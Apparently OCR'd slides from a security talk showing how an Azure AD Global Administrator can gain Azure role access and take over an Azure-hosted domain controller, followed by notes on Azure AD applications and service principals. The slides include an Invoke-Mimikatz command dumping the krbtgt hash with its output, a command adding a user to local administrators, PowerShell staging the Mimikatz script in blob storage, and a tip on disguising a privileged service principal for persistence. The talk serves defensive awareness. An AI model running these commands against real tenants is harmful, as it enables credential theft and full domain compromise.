


Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

```
CommandInvocation(Invoke-Command): "Invoke-Command"
ParameterBinding(Invoke-Command): name="ScriptBlock"; value="net Localgroup administrators /add $args[0] "
ParameterBinding(Invoke-Command): name="ArgumentList"; value="ACME\HanSolo"

Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 5.1.14393.3053
        Host ID = 9adee254-c238-4d32-9885-c76d9995f4c9
        Host Application = powershell -ExecutionPolicy Unrestricted -File script2.ps1
        Engine Version = 5.1.14393.3053
        Runspace ID = d9c5cd75-ed1e-49fe-b37f-dc9038d30795
        Pipeline ID = 1
        Command Name = Invoke-Command
        Command Type = Cmdlet
        Script Name = C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.0\Downloads\script2.ps1
        Command Path =
        Sequence Number = 16
        User = ACME\SYSTEM
        Connected User =
        Shell ID = Microsoft.PowerShell
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	9/7/2019 2:42:53 AM
Event ID:	4103	Task Category:	Executing Pipeline
Level:	Information	Keywords:	None
User:	SYSTEM	Computer:	AcmeIODC01.theacme.io
OpCode:	To be used when operation i		
More Information:	Event Log Online Help		

From Azure AD Global Admin to Azure Admin



Run Command Script

RunPowerShellScript

Script execution complete


PowerShell Script

```
Invoke-Mimikatz -Command '"privilege::debug" "lsadump::lsa /inject /name:krbtgt" exit'; $m
```


Output

```
mimikatz(powershell) # lsadump::lsa /inject /name:krbtgt
Domain : ACME / S-1-5-21-143179592-3749324205-2095737646

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 81c2c39603f49ef47b6c3df7bb6d6173
    LM   :
  Hash NTLM: 81c2c39603f49ef47b6c3df7bb6d6173
    ntlm- 0: 81c2c39603f49ef47b6c3df7bb6d6173
```

From Azure AD Global Admin to Azure Admin



```
Import-module az

Connect-AzAccount

Get-AzLocation | select Location
$location = "eastus"

$resourceGroup = "myResourceGroup"
New-AzResourceGroup -Name $resourceGroup -Location $location

$storageAccount = New-AzStorageAccount -ResourceGroupName $resourceGroup `
  -Name "attackstorage" `
  -SkuName Standard_LRS `
  -Location $location `

$ctx = $storageAccount.Context

$containerName = "quickstartblobs"
New-AzStorageContainer -Name $containerName -Context $ctx -Permission blob

# upload a file
Set-AzStorageBlobContent -File "C:\Temp\Inv-Mmk.txt" `
  -Container $containerName `
  -Blob "Inv-Mmk.txt" `
  -Context $ctx
```



Opening Inv-Mmk.txt

You have chosen to open:

Inv-Mmk.txt


which is: Text Document (2.1 MB)

from: https://attackstorage.blob.core.windows.net

What should Firefox do with this file?


○ Open with Notepad (default)

● Save File




```
PS C:\> Get-AzStorageBlob -Container $ContainerName -Context $ctx


   AccountName: attackstorage, ContainerName: quickstartblobs

Name                 BlobType  Length          ContentType                   LastModified         AccessTier SnapshotTime
----                 --------  ------          -----------                   ------------         ---------- ------------
Inv-Mmk.txt          BlockBlob 2206861         application/octet-stream      2020-07-28 17:06:25Z Hot
```

New Tab



https://attackstorage.blob.core.windows.net/quickstartblobs/Inv-Mmk.txt


From Azure AD Global Admin to Azure Admin



Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more

[✓ Yes] No




From Azure AD Global Admin to Azure Admin

Why is this important?

- Customers often have no expectation that an Office 365 Global Administrator has the ability to control Azure role membership.
- Microsoft documented Global Administrator as an “Office 365 Admin”, not as an Office 365 & potential Azure administrator.
- Office 365 (Azure AD) Global Administrators can gain Azure subscription role administration access by effectively toggling a single switch.
- Azure doesn’t have great granular control over who can run commands on Azure VMs that are sensitive like Azure hosted Domain Controllers.
- Once the “Access management for Azure resources” bit is set, it stays set until the account that toggled the setting to “Yes” later changes it to “No”.
- Removing the account from Global Administrators does not remove the account from “User Access Administrator” access either.

https://www.hub.trimarcsecurity.com/post/from-azure-ad-to-active-directory-via-azure-an-unanticipated-attack-path

Azure AD Applications & Permissions



Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

Azure AD Applications

Application Objects

"Although there are exceptions, **application objects** can be considered the definition of **an application**."

Service Principals

"Can be considered an **instance of an application**. Service principals **generally reference an application object**, and **one application object can be referenced by multiple service principals** across directories."

https://docs.microsoft.com/en-us/azure/active-directory/develop/active-directory-how-applications-are-added

Interesting Note about Service Principals

Not all service principals point back to an application object.


Still possible to create service principals without an application object (Azure AD PowerShell).

Microsoft Graph API requires an application object before creating a service principal.

Provides some interesting semi-hidden persistence methods:
Create a privileged service principal that looks like it's tied to a legit app.

Who Can Add Applications to Azure AD?

All users (default)



App registrations

Users can register applications

[✓ Yes] No

https://portal.azure.com/#blade/Microsoft_AAD_IAM/ActiveDirectoryMenuBlade/UserSettings

Azure AD App Permission Types

Delegated

- Configured permissions apply to the signed-in user

